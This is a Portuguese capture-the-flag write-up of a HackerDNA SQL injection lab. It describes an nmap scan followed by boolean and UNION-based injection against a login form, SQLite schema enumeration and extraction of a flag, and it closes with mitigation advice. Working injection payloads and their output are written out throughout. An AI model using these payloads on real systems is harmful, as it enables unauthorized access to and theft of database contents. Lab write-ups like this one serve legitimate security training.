

HackerDNA – SQL Injection Write-up

Documentado por Milton de Jesus Melo

Informações do Laboratório (<https://hackerdna.com/pt-br/labs/sql-injection/flags>)

- Plataforma: HackerDNA
- Categoria: SQL Injection
- Dificuldade: Fácil
- Flags: 1

Objetivo

O objetivo deste laboratório foi identificar e explorar uma vulnerabilidade de SQL Injection para obter acesso não autorizado aos dados da aplicação e capturar a flag disponibilizada pelo desafio.

Enumeração

A etapa inicial consistiu na enumeração dos serviços expostos utilizando o Nmap. O resultado revelou duas portas abertas: **HTTP (80/TCP) e VPN (5000/TCP)**.

```
hacker:~$ nmap -sV 54.216.135.23
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-11 10:44 +0000
Nmap scan report for localhost (54.216.135.23)
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.22.1
5000/tcp   open  http    Unicorn
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

Após identificar o serviço HTTP, foi iniciada a enumeração da aplicação web. Foram realizados testes de SQL Injection baseada em condições booleanas (Boolean-Based SQL Injection), verificando diferenças no comportamento da aplicação quando expressões verdadeiras e falsas eram inseridas nos parâmetros de entrada.

The image displays two side-by-side screenshots of a web application login interface. Both screenshots show a login form with fields for 'Username:' and 'Password:', a 'Login' button, and a feedback message at the bottom.

Left Screenshot (Failed Login):

- Username:
- Password:
- Login button: A blue button labeled 'Login'.
- Feedback message: A red box containing the text 'Invalid input format'.

Right Screenshot (Successful Login):

- Username:
- Password:
- Login button: A blue button labeled 'Login'.
- Feedback message: A green box containing the text 'Welcome admin! Your role is: admin'.

Username: admin' AND 1=(SELECT COUNT(*) FROM users) --	Username: admin' OR '1'='2' --
Password: 	Password:
Login	Login
Invalid username or password	Welcome admin! Your role is: admin

Metodologia

A exploração foi conduzida seguindo as etapas:

1. Enumeração dos serviços expostos;
2. Identificação de vetores de entrada;
3. Validação da vulnerabilidade SQL Injection;
4. Descoberta da estrutura do banco de dados;
5. Extração dos dados sensíveis;
6. Captura da flag.

Exploração

Após a confirmação da vulnerabilidade, foram realizados testes utilizando a cláusula UNION SELECT para determinar a quantidade de colunas retornadas pela consulta original, requisito necessário para a extração de informações arbitrárias do banco de dados.

Username:

Password:

Login

Welcome 2! Your role is: 3

Em seguida, foi identificada a versão do banco de dados por meio da função `sqlite_version()`, confirmando a utilização do SQLite 3.

Username:

admin' UNION SELECT 1,sqlite_version(),3 --

Password:

Login

Welcome 3.40.1! Your role is: 3

Após identificar o SGBD utilizado, iniciou-se a enumeração da estrutura interna do banco através da tabela `sqlite_master`, permitindo a descoberta das tabelas existentes na aplicação.


Username: xyz' UNION SELECT 1,name,3 FROM sqlite_master WHERE type Password: ***** Login Welcome secrets! Your role is: 3	Username: xyz' UNION SELECT 1,name,3 FROM sqlite_master WHERE type Password: ***** Login Welcome sqlite_sequence! Your role is: 3
---	---

Na enumeração foram encontradas as tabelas `secrets` e `sqlite_sequence`, na sequência seguiu fazendo a enumeração das colunas de cada tabela.

Username: admin' UNION SELECT 1,sql,3 FROM sqlite_master WHERE name Password: ***** Login Welcome CREATE TABLE secrets (id INTEGER PRIMARY KEY AUTOINCREMENT, flag VARCHAR(100))! Your role is: 3	Username: admin' UNION SELECT 1,sql,3 FROM sqlite_master WHERE name Password: ***** Login Welcome CREATE TABLE sqlite_sequence(name,seq)! Your role is: 3
---	---

Obtenção da Flag

Na primeira imagem que mostra a estrutura da tabela secrets, indica a existência de um campo chamado flag, a extração da flag será feita usando UNION.



Username:

`admin' UNION SELECT 1,flag,3 FROM secrets --`

Password:

.....

Login

Welcome 9 [redacted] al! Your role is: 3

Impacto

Em um ambiente real, essa vulnerabilidade permitiria:

- Leitura de informações sensíveis;
- Enumeração completa do banco de dados;
- Exposição de credenciais;
- Bypass de autenticação;
- Comprometimento total da aplicação.

Conclusões

Este laboratório demonstrou como uma vulnerabilidade aparentemente simples em um formulário de autenticação pode resultar no comprometimento completo do banco de dados da aplicação. A exploração permitiu identificar a tecnologia utilizada, enumerar tabelas e colunas internas e, por fim, extrair informações sensíveis. O exercício reforça a importância do uso de consultas parametrizadas, validação de entradas e princípios de desenvolvimento seguro para mitigar ataques de SQL Injection.

Lições Aprendidas

- Enumeração de serviços ativos no servidor via nmap;
- Identificação e exploração de vulnerabilidades SQL Injection;
- Enumeração da estrutura interna de bancos SQLite;
- Extração de informações sensíveis utilizando UNION-based SQL Injection.